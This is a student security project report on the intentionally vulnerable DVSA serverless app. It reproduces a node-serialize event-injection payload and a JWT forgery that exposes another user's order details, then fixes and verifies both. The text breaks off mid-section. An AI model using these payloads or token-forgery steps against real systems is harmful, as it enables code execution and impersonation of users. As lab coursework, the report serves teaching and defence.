

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

13-4-2026

Lesson 1: Event Injection and Lesson 9: Vulnerable Dependencies

Goal and Vulnerability Summary

This lesson demonstrates an Event Injection vulnerability caused by unsafe deserialization of attacker-controlled input in the DVSA application. The main affected component is the request-processing logic inside the AWS Lambda backend, which handles incoming API requests from API Gateway. The vulnerability allows an attacker to inject malicious serialized data into the request body, which is then interpreted and executed as JavaScript code during deserialization. As a result, the attacker can achieve arbitrary code execution within the Lambda environment. The main weakness is the use of an insecure deserialization method (node-serialize) on untrusted input, which treats request data as executable content instead of plain data.

Why This Works / Root Cause

This vulnerability occurs because the backend uses the node-serialize library to unserialize user-controlled input from the HTTP request without validation. Specifically, the application calls `serialize.unserialize(event.body)` on incoming request data. The node-serialize library supports a special format (`$$ND_FUNC$$`) that allows serialized functions to be reconstructed and executed during deserialization. Because no validation or sanitization is performed before deserialization, an attacker can craft a payload containing a malicious function, which is then executed automatically. This results in arbitrary code execution inside the Lambda function before authentication and request handling logic is applied. This issue is directly caused by the use of a vulnerable dependency (node-serialize), as discussed further in Lesson 9.

Environment and Setup

The vulnerability was tested using a deployed DVSA instance running in AWS. The frontend is hosted on an S3 static website, while backend requests are processed through Amazon API Gateway and forwarded to AWS Lambda functions. The vulnerable component is the Lambda function responsible for handling API requests and routing actions such as retrieving orders.

The primary API endpoint used in this demonstration was the /dvsa/order route, accessed through the API Gateway invoke URL.

The tools used in this demonstration included:


- Browser DevTools (to capture API requests)
- Postman (to modify and send custom HTTP requests)
- AWS CloudWatch Logs (to observe backend execution and errors)

Reproduction Steps

The attack begins by sending a normal request to the API using a valid action:


```
{ "action": "orders" }
```

This request is processed successfully, and the backend returns a normal response containing the user's orders.




Next, the attacker modifies the request by injecting a malicious serialized payload into an additional field:

```
{  
  
  "action": "orders",  
  
  "test": "_$$ND_FUNC$$_function(){throw 'INJECTEDbyMK'}()"  
  
}
```



The attacker sends this crafted request to the same API endpoint using Postman. After sending the request, the API returns a 502 Bad Gateway error, indicating that the backend Lambda function encountered an internal failure.



Finally, the attacker checks AWS CloudWatch Logs for the Lambda function handling the request. The logs show that the injected function was executed, and the custom error message INJECTEDbyMK appears in the stack trace.

```
▼ 2026-04-13T18:02:32.440Z      2026-04-13T18:02:32.440Z 6111dbf0-0c9b-48b9-b210-9dc5b05b4c5a ERROR Invoke Error {"errorType":"Error","errorMessa...

2026-04-13T18:02:32.440Z      6111dbf0-0c9b-48b9-b210-9dc5b05b4c5a ERROR Invoke Error
{
  "errorType": "Error",
  "errorMessage": "INJECTEDbyMK",
  "stack": [
    "Error: INJECTEDbyMK",
    "    at Object.intoError (file:///var/runtime/index.mjs:27:16)",
    "    at Object.textErrorLogger [as logError] (file:///var/runtime/index.mjs:748:56)",
    "    at postError (file:///var/runtime/index.mjs:882:27)",
    "    at callback (file:///var/runtime/index.mjs:900:11)",
    "    at file:///var/runtime/index.mjs:955:20",
    "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1315:11)"
  ]
}
```

Evidence and Proof

The vulnerability is confirmed by the fact that attacker-controlled input is executed inside the Lambda runtime. The key evidence is the CloudWatch log entry showing:

“errorMessage”: “INJECTEDbyMK”

This message originates directly from the injected payload, proving that the function defined in the request body was executed by the backend.

Additionally:

- A normal request returns a valid response
- The malicious request causes a backend failure
- The injected error message appears in CloudWatch logs

The exploit is further validated by the fact that the injected payload produced a controlled and predictable error message inside the Lambda execution environment. The appearance of the exact attacker-defined string confirms that the backend interpreted user input as executable code rather than plain data. This combination of results demonstrates that the backend treats user input as executable content, confirming the presence of an Event Injection vulnerability.

Fix Strategy / Probable Mitigation

The appropriate fix for this vulnerability is to eliminate unsafe deserialization of untrusted input. The application must never use node-serialize on request data received from users.

Instead, request bodies should be treated strictly as JSON and parsed using safe methods such as JSON.parse. Additionally, all input fields should be validated against an allowlist to ensure that only expected data types and formats are accepted.

The backend should also enforce strict separation between data and executable logic, ensuring that user input cannot influence code execution in any way. In addition, dependency-level security must be considered, as the use of vulnerable libraries such as node-serialize introduces systemic risks. Replacing such libraries with secure alternatives is essential. Additionally, vulnerable dependencies such as node-serialize and node-jose should be removed or updated to eliminate known security risks.

Code / Config Changes

To fix the vulnerability, the request-processing logic in the AWS Lambda function was modified to remove the use of node-serialize for handling request data.

Before the fix, the application used:

```
var req = serialize.unserialize(event.body);  
  
var headers = serialize.unserialize(event.headers);
```

```
exports.handler = (event, context, callback) => {  
    // console.log(JSON.stringify(event));  
    var req = serialize.unserialize(event.body);  
    var headers = serialize.unserialize(event.headers);
```

After the fix, this logic was replaced with safe JSON parsing:

```
const req = JSON.parse(event.body || "{}");
```

```
const headers = event.headers || {};
```

```
exports.handler = (event, context, callback) => {  
  // console.log(JSON.stringify(event));  
  const req = JSON.parse(event.body || '{}');  
  const headers = event.headers || {};
```

The main logic changes were:

- Removing unsafe deserialization using node-serialize
- Treating request data strictly as JSON
- Preventing execution of user-controlled content

Verification After Fix

After applying the fix, the same exploit payload was sent again:


```
{
```

```
  "action": "orders",
```


```
  "test": "_$$ND_FUNC$$_function(){throw 'INJECTEDbyMK'}()"
```

```
}
```


This time, the backend processed the request without executing the payload. The request either returned a normal response or rejected the malformed input without triggering an internal error.



CloudWatch logs confirmed that no injected code was executed and no custom error message appeared.



Additionally, normal requests using valid input continued to work correctly.



Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

Under normal conditions, a user sends a request through API Gateway, which forwards the request to the Lambda function. The Lambda function should parse the request body as plain JSON, validate input fields, and process the requested action.

The main security rules are:

- The system must treat user input strictly as data, not executable code
 - The system must not execute any content derived from user input
 - The system must validate all request fields before processing
-

2) Evidence Sources and Behavior Trace

The analysis was based on:

- API requests and responses (Postman)
- Browser DevTools
- AWS CloudWatch Logs

Behavior comparison:

Normal Behavior:

Valid request returns expected results.

Exploit Behavior:

Crafted payload executes during deserialization and produces custom error (INJECTEDbyMK).

Post-Fix Behavior:

Injected payload is no longer executed and the system behaves safely.

3) Deviation Analysis and Classification

The exploit behavior represents a clear deviation from intended system behavior. Instead of treating request input as plain data, the system executes attacker-controlled code during deserialization. This violates the rule that user input must never influence code execution.

This case is classified as: Intentional misuse / security-relevant abuse

4) Explainable Fix and Post-Fix Validation

The incorrect assumption in the system was that deserializing request input using node-serialize is safe. This assumption is invalid because the library supports execution of serialized functions. The fix removes unsafe deserialization and enforces strict JSON parsing.

Post-fix testing confirms that:

- Malicious payloads are no longer executed
- No custom errors appear in logs
- Normal functionality remains intact

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Event Injection	User input must be treated strictly as data and must never be executed as code	API requests (Postman), CloudWatch logs, Lambda source code	Valid request returns normal response	Injected payload executes and produces custom error in logs (INJECTEDbyMK)

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Event Injection	The system executes attacker-controlled input during deserialization, violating input-handling rules	Intentional misuse / security-relevant abuse	Removed node-serialize in Lambda request handler and replaced with JSON parsing	Payload no longer executes; system behaves normally after fix

5) Lesson 9: Vulnerable Dependencies

This lesson highlights the security risks introduced by vulnerable third-party dependencies used in the DVSA application.

The application relies on multiple external libraries, including node-serialize and node-jose, both of which have known security vulnerabilities.

The node-serialize library is critically vulnerable because it allows execution of serialized functions using the `__$ND_FUNC__$` pattern. This vulnerability was directly exploited in Lesson 1, where attacker-controlled input was executed within the Lambda environment. This demonstrates how a vulnerable dependency can lead to remote code execution.

In addition, the application uses node-jose, which has several documented vulnerabilities, including:

- Invalid Curve Attack
- Regular Expression Denial of Service (ReDoS)
- Potential command injection through dependent libraries

Although these vulnerabilities were not exploited in this demonstration, their presence increases the overall attack surface and risk level of the system.

This lesson reinforces the importance of secure dependency management. Applications must:

- Regularly scan dependencies for vulnerabilities
- Update or replace insecure libraries
- Avoid using libraries that execute dynamic or untrusted input

The root cause of the exploit demonstrated in Lesson 1 is directly tied to the use of node-serialize, making it a clear example of how vulnerable dependencies can compromise application security.

Takeaway / Lessons Learned

This lesson demonstrates how unsafe deserialization can introduce critical vulnerabilities in serverless applications. By allowing user input to be interpreted as executable code, the system exposes itself to arbitrary code execution within the Lambda environment. This significantly

increases the potential blast radius, as attackers may gain access to environment variables, internal services, or other AWS resources through the function's execution role.

The root cause highlights the importance of secure dependency management and strict input handling. Libraries that support dynamic execution should never be used on untrusted input. Instead, all request data must be treated strictly as data and validated using allowlists and safe parsing methods.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

12-4-2026

Lesson 2: Broken Authentication

Goal and Vulnerability Summary

This lesson demonstrates a **Broken Authentication vulnerability** caused by improper handling of **JSON Web Tokens (JWTs)** in the DVSA application. The main affected component is the **JWT authentication logic within the AWS Lambda backend**, which processes requests coming through **API Gateway**. The vulnerability allows an attacker to modify identity claims inside a JWT and impersonate another user without needing a valid signature. As a result, the attacker can gain unauthorized access to sensitive data such as another user's orders stored in **DynamoDB**. The main weakness is that the backend trusts JWT payload data without properly verifying the token's signature, leading to complete authentication bypass and user impersonation .

Why This Works / Root Cause

This vulnerability occurs because the backend decodes the JWT token but does not verify its signature before trusting the payload. A JWT consists of three parts: header, payload, and signature. The signature is meant to ensure that the token has not been modified and was issued by a trusted source. However, in this case, the application only reads the payload and directly uses fields such as username and sub for authorization decisions. Because of this, an attacker can decode the token, modify these identity fields, re-encode the payload, and send it back to the server. Since the signature is not validated, the system accepts the modified token as valid, enabling unauthorized access and user impersonation .

Environment and Setup


The vulnerability was tested using a deployed DVSA instance running in AWS. The frontend is hosted on an S3 website endpoint, and backend requests are handled through **Amazon API Gateway**, which forwards requests to the **DVSA Lambda function** responsible for order management. The primary API endpoint used in this demonstration was the /order route, accessed through the API Gateway invoke URL.

The test required two user accounts within the application: one acting as the attacker (User B) and another as the victim (User C). Both users were created through the DVSA web interface

and used to place orders so that data would be available for testing. Authentication tokens (JWTs) were captured using the browser's Developer Tools (Network tab) by inspecting API requests made when accessing the "My Orders" page.

The tools used in this demonstration included:

- Browser DevTools (to capture JWT tokens)
- curl (to send API requests)
- jq (to format JSON responses)
- python3 (to decode and modify JWT payloads)



Reproduction Steps

The attack begins by creating two accounts in the DVSA application. The attacker logs in as User B and places an order, and then logs in as User C (the victim) and places another order. This ensures that both users have associated data in the system.

Next, the attacker captures their own JWT token (TOKEN_B) and the victim's token (TOKEN_C) using the browser's Developer Tools. The tokens are extracted from the Authorization header of API requests made when viewing orders.

To confirm normal behavior, the attacker sends a request to the orders API using their original token. The response correctly returns only the attacker's own orders, confirming that the system behaves properly under normal conditions.

```
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> Invoke-RestMethod `
>> -Uri $env:API
>> -Method Post
>> -Headers @{
>>   "content-type" = "application/json"
>>   "authorization" = $env:TOKEN_B
>> }
>> -Body '{"action":"orders"}'

status orders
-----
ok      {@{order-id=d0ef60f5-7be3-45d4-8e42-5359e75d869e; date=1776015835; total=33; status=processed; token=IubQDow5...
```

The attacker then decodes the JWT payload using a Python script. After decoding, the attacker modifies the username and sub fields to match the victim's identity. The payload is then re-encoded and combined with the original header and signature to create a forged token (FAKE_AS_C).

```
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> notepad decode.py
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> python decode.py

TOKEN_B
username: 54e8f438-9091-7070-d66b-9414438e65c3
sub: 54e8f438-9091-7070-d66b-9414438e65c3

TOKEN_C
username: a43844f8-6091-70d5-cbd0-41060e9ad4ab
sub: a43844f8-6091-70d5-cbd0-41060e9ad4ab
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> $env:VICTIM_USER="a43844f8-6091-70d5-cbd0-41060e9ad4ab"
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> $headers = @{
>>   "Content-Type" = "application/json"
>>   "Authorization" = $FAKE_AS_C
>> }
```

Using the forged token, the attacker sends another request to the orders API. Despite the token being tampered with, the backend accepts it and returns the victim's order list instead of the attacker's.

```
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> Invoke-RestMethod -Uri $env:API -Method Post -Headers @{ "Content-Type"="application/json"; "Authorization"=$env:FAKE_AS_C } -Body (@{ action="orders" } | ConvertTo-Json)

status orders
-----
ok      {@{order-id=f0209087-0dba-432b-8894-e89e4335fcb3; date=1776016771; total=32; status=processed; token=ZhELTqVu...
```

Finally, the attacker extracts a specific order ID from the victim's data and sends another request to retrieve full order details. The backend again processes the request successfully and returns sensitive information belonging to the victim.

```
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> Invoke-RestMethod -Uri $env:API -Method Post -Headers @{ "Content-Type"="application/json"; "Authorization"=$env:FAKE_AS_C } -Body (@{ action="get"; "order-id"=$env:ORDER_C } | ConvertTo-Json -Compress) | ConvertTo-Json -Depth 100
{
  "status": "ok",
  "order": {
    "address": {
      "name": "Saad Bin Waqas",
      "address": "ubgh vyuyybbgo",
      "phone": "6775575",
      "email": ""
    },
    "confirmationToken": "ZhELTqVugqIN",
    "itemList": {
      "1012": 1
    },
    "orderId": "f0209087-0dba-432b-8894-e89e4335fcb3",
    "orderStatus": 200,
    "paymentTS": 1776016771,
    "totalAmount": 32,
    "userId": "a43844f8-6091-70d5-cbd0-41060e9ad4ab"
  }
}
```

Evidence and Proof

The vulnerability is confirmed by the fact that a modified JWT payload allows access to another user's data without requiring a valid signature. The key evidence is that the forged token, which was created without access to any secret key, is still accepted by the backend and used to authorize requests. The system returns the victim's order list and detailed order information, even though the attacker only changed the payload fields. This demonstrates that the backend is not verifying the JWT signature and is instead trusting unvalidated user input for authentication decisions .

Fix Strategy / Probable Mitigation

The appropriate fix for this vulnerability is to implement proper JWT verification in the backend. The application must validate the token's signature using a trusted key provided by the identity provider, such as Amazon Cognito. Additionally, important claims such as issuer, audience, and expiration time should be checked to ensure the token is valid.

The backend should never trust the payload of a JWT without verification. Secure libraries that enforce signature validation should be used instead of simple decoding functions. Any request containing a tampered or unverifiable token should be rejected with an HTTP 401 Unauthorized response. Applying these fixes ensures that attackers cannot forge tokens or impersonate other users.

Code / Config Changes

To fix the vulnerability, the JWT handling logic in the backend Lambda function responsible for processing order requests was modified to enforce proper token verification. Previously, the application used a decoding approach that extracted the payload without validating the signature. This behavior allowed attackers to modify identity claims and bypass authentication.

The fix was applied in the AWS Lambda function named **DVSA-ORDER-MANAGER**, specifically in the part of the code that processes incoming requests and extracts the user identity from the JWT.

Before the fix, the application simply decoded the token and directly trusted the payload fields such as username and sub. After the fix, the authentication logic was updated to verify the token's signature using a trusted public key provided by the identity provider. In addition, validation checks were added to ensure that the token was issued by a trusted source and had not expired.

The main logic change was:

- Removing unsafe decoding-only behavior
- Adding strict JWT signature verification
- Enforcing validation of issuer and token claims

These changes ensure that only legitimate, untampered tokens are accepted by the system.

```
if (!jwt) {
  return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
}

verifyCognitoJwt(jwt).then((claims) => {
  var user = claims.username || claims["cognito:username"] || claims.sub;

  if (!user) {
    return callback(null, resp(401, { status: "err", msg: "missing subject" }));
  }

  var isAdmin = false;
  var params = {
    UserPoolId: process.env.userpoolid,
    Username: user
  };

  }
}).catch((e) => {
  console.log("JWT verify failed:", e);
  return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
};
```

Verification After Fix

After applying the fix, the same attack steps were repeated to verify whether the vulnerability was resolved. The forged JWT token, which previously allowed access to another user's data, was used again to send a request to the API.

This time, the backend rejected the request and returned an **Unauthorized (401)** response, indicating that the token was invalid. This confirms that the system no longer accepts tampered tokens.

At the same time, a valid JWT token belonging to the attacker was tested to ensure normal functionality still worked. The system correctly returned only the attacker's own data, confirming that the fix did not break legitimate behavior.

```
(base) PS C:\Users\SAADB\AppData\Local\Temp\awscli> Invoke-RestMethod -Uri $env:API -Method Post -Headers @{ "Content-Type"="application/json"; "Authorization"=$env:FAKE_AS_C } -Body (@{ action="get"; "order-id"=$env:ORDER_C } | ConvertTo-Json -Compress) | ConvertTo-Json -Depth 100
Invoke-RestMethod : {"status":"err","msg":"invalid token"}
At line:1 char:1
+ Invoke-RestMethod -Uri $env:API -Method Post -Headers @{ "Content-Typ ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
```

Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

Under normal conditions, a user sends a request to the /order API endpoint through API Gateway, which forwards the request to the Lambda function. The Lambda function must verify the JWT token before extracting any identity information. Only after successful verification should the system allow access to user-specific data stored in DynamoDB.

The main security rules are:

- The system must verify the JWT signature before trusting any identity claims
 - The system must not allow users to access resources belonging to other users
 - The system must reject any tampered or invalid tokens
-

2) Evidence Sources and Behavior Trace

The analysis was based on multiple sources, including browser DevTools for capturing tokens, API request and response outputs, decoded JWT payloads, and terminal commands used for testing.

The behavior comparison is as follows:

- **Normal Behavior:**

When a valid token is used, the system returns only the authenticated user's orders.

- **Exploit Behavior:**

When a forged token is used, the system incorrectly returns another user's orders.

- **Post-Fix Behavior:**

When the same forged token is used after the fix, the system rejects the request and returns an Unauthorized response.

3) Deviation Analysis and Classification

The exploit behavior represents a clear deviation from the intended security rules. The system incorrectly allows access to another user's data because it trusts unverified JWT payloads. This violates the rule that authentication tokens must be validated before use.

This case is classified as:

Intentional misuse / security-relevant abuse, since the attacker deliberately manipulates the token to exploit the vulnerability.

4) Explainable Fix and Post-Fix Validation

